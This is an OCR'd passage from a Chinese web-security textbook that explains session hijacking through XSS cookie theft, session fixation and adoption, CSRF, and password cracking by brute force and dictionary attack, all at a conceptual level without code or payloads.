
具备认证功能的 Web 应用，使用会话 ID 的会话管理机制，作为管理认证状态的主流方式。会话 ID 中记录客户端的 Cookie 等信息，服务器端将会话 ID 与认证状态进行一对一匹配管理。

下面列举了几种攻击者可获得会话 ID 的途径。

- 通过非正规的生成方法推测会话 ID
- 通过窃听或 XSS 攻击盗取会话 ID
- 通过会话固定攻击（Session Fixation）强行获取会话 ID

■会话劫持攻击案例

下面我们以认证功能为例讲解会话劫持。这里的认证功能通过会话管理机制，会将成功认证的用户的会话 ID（SID）保存在用户浏览器的 Cookie 中。



图：会话劫持攻击案例

攻击者在得知该 Web 网站存在可跨站攻击（XSS）的安全漏洞后，就设置好用 JavaScript 脚本调用 document.cookie 以窃取 Cookie 信息的陷阱，一旦用户踏入陷阱（访问了该脚本），攻击者就能获取含有会话 ID 的 Cookie。


攻击者拿到用户的会话 ID 后，往自己的浏览器的 Cookie 中设置该会话 ID，即可伪装成会话 ID 遭窃的用户，访问 Web 网站了。

11.4.2 会话固定攻击

对以窃取目标会话 ID 为主动攻击手段的会话劫持而言，会话固定攻击（Session Fixation）攻击会强制用户使用攻击者指定的会话 ID，属于被动攻击。

■会话固定攻击案例

下面我们以认证功能为例讲解会话固定攻击。这个 Web 网站的认证功能，会在认证前发布一个会话 ID，若认证成功，就会在服务器内改变认证状态。



图：会话固定攻击案例

攻击者准备陷阱，先访问 Web 网站拿到会话 ID（SID=f5d1278e8109）。此刻，会话 ID 在服务器上的记录仍是（未认证）状态。（步骤①～②）

攻击者设置好强制用户使用该会话 ID 的陷阱，并等待用户拿着这个会话 ID 前去认证。一旦用户触发陷阱并完成认证，会话 ID（SID=f5d1278e8109）在服务器上的状态（用户 A 已认证）就会被记录下来。（步骤③）

攻击者估计用户差不多已触发陷阱后，再利用之前这个会话 ID 访问网站。由于该会话 ID 目前已是（用户 A 已认证）状态，于是攻击者作为用户 A 的身份顺利登录网站。（步骤④）

Session Adoption

Session Adoption 是指 PHP 或 ASP.NET 能够接收处理未知会话 ID 的功能。

恶意使用该功能便可跳过会话固定攻击的准备阶段，从 Web 网站获得发行的会话 ID 的步骤。即，攻击者可私自创建会话 ID 构成陷阱，中间件却会误以为该会话 ID 是未知会话 ID 而接受。

11.4.3 跨站点请求伪造


跨站点请求伪造（Cross-Site Request Forgeries，CSRF）攻击是指攻击者通过设置好的陷阱，强制对已完成认证的用户进行非预期的个人信息或设定信息等某些状态更新，属于被动攻击。

跨站点请求伪造有可能会造成以下等影响。

- 利用已通过认证的用户权限更新设定信息等
- 利用已通过认证的用户权限购买商品
- 利用已通过认证的用户权限在留言板上发表言论

■跨站点请求伪造的攻击案例

下面以留言板功能为例，讲解跨站点请求伪造。该功能只允许已认证并登录的用户在留言板上发表内容。



图：跨站点请求伪造的攻击案例

在该留言板系统上，受害者用户 A 是已认证状态。它的浏览器中的 Cookie 持有已认证的会话 ID（步骤①）。

攻击者设置好一旦用户访问，即会发送在留言板上发表非主观行为产生的评论的请求的陷阱。用户 A 的浏览器执行完陷阱中的请求后，留言板上也就会留下那条评论（步骤②）。

触发陷阱之际，如果用户 A 尚未通过认证，则无法利用用户 A 的身份权限在留言板上发表内容。

11.5 其他安全漏洞

11.5.1 密码破解

密码破解攻击（Password Cracking）即算出密码，突破认证。攻击不仅限于 Web 应用，还包括其他的系统（如 FTP 或 SSH 等），本节将会讲解对具备认证功能的 Web 应用进行的密码破解。

密码破解有以下两种手段。

- 通过网络的密码试错
- 对已加密密码的破解（指攻击者入侵系统，已获得加密或散列处理的密码数据的情况）

除去突破认证的攻击手段，还有 SQL 注入攻击逃避认证，跨站脚本攻击窃取密码信息等方法。

■通过网络进行密码试错

对 Web 应用提供的认证功能，通过网络尝试候选密码进行的一种攻击。主要有以下两种方式。

- 穷举法
- 字典攻击

穷举法

穷举法（Brute-force Attack，又称暴力破解法）是指对所有密钥集合构成的密钥空间（Keyspace）进行穷举。即，用所有可行的候选密码对目标的密码系统试错，用以突破验证的一种攻击。

比如银行采用的个人识别码是由“4位数字”组成的密码，那么就要从0000~9999中的全部数字逐个进行尝试。这样一来，必定在候选的密码集合中存在一个正确的密码，可通过认证。


因为穷举法会尝试所有的候选密码，所以是一种必然能够破解密码的攻击。但是，当密钥空间很庞大时，解密可能需要花费数年，甚至千年的时间，因此从现实角度考量，攻击是失败的。

字典攻击

字典攻击是指利用事先收集好的候选密码（经过各种组合方式后存入字典），枚举字典中的密码，尝试通过认证的一种攻击手法。

